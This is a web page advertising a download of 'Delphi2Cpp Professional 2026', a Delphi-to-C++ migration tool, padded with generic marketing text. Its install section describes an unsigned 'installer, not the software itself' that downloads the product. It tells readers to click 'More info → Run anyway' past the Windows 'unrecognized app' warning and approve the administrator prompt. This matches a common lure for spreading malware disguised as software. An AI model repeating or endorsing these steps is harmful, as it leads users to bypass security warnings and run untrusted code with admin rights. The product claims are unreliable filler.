Overview

Delphi2Cpp Professional is a robust migration and conversion utility designed to help developers move legacy Delphi codebases to modern C++ projects. This page explores how the tool helps teams accelerate modernization, preserve application logic, and reduce manual rewrites. The content below outlines the core approach, functionality, advantages, and typical scenarios where the product is effective.
About the Tool
Delphi2Cpp Professional focuses on translating source code structures, types, and runtime behaviors from Delphi into maintainable C++ equivalents. It supports a wide range of language constructs and provides options to tune the output to match coding standards and project needs. The tool integrates with common development environments and supports batch processing for large code bases.
How It Operates
The conversion process combines static analysis, pattern mapping, and configurable transformation rules. First, the code is scanned to build an abstract representation of modules, classes, and units. Next, language patterns are matched and transformed into C++ constructs. The system also generates wrapper code for runtime libraries and offers hooks for manual intervention where semantics need careful attention. Throughout the process, detailed logs and mapping reports help engineers review changes and validate results.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Delphi2Cpp Professional 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Key Features
- Accurate translation of Delphi language constructs into C++ equivalents, including classes, interfaces, and generics
- Automated mapping of common runtime library functions to compatible C++ libraries and utilities
- Customizable transformation rules that let teams enforce coding standards and naming conventions
- Batch processing to handle large projects and multiple units in a single run
- Integration plugins for popular IDEs and build systems to streamline workflow
- Comprehensive reporting and diff tools to track changes and verify conversion fidelity
- Support for incremental conversion, enabling hybrid projects that mix translated and original modules
Advantages
Adopting Delphi2Cpp Professional can significantly reduce the time and effort required to move legacy applications to a modern C++ code base. By automating repetitive translation tasks, the tool minimizes human error and preserves original application logic. Teams benefit from improved maintainability, broader toolchain support, and better access to modern libraries and frameworks. In addition, the transformation reports help developers understand changes and expedite code review cycles. For organizations planning long term maintenance or performance improvements, the tool offers a pragmatic path to modernization while reducing project risk.
Popular Scenarios
- Large legacy Delphi applications that need migration to C++ for long term maintenance
- Performance sensitive modules that benefit from C++ optimization and native compilation
- Teams standardizing on a single language stack that require automated translation of older units
- Projects that must integrate Delphi logic into a modern C++ code base without a full rewrite
- Incremental migration where select modules are converted and validated before full transition
Concluding Remarks
Delphi2Cpp Professional provides a practical and efficient approach for organizations facing legacy modernization challenges. With focused conversion features, customizable rules, and integration options, the tool helps preserve application behavior while enabling migration to a modern ecosystem. Whether the goal is to improve performance, consolidate toolchains, or extend the lifespan of business critical software, this solution offers a structured path forward that reduces manual effort and supports validation at every stage.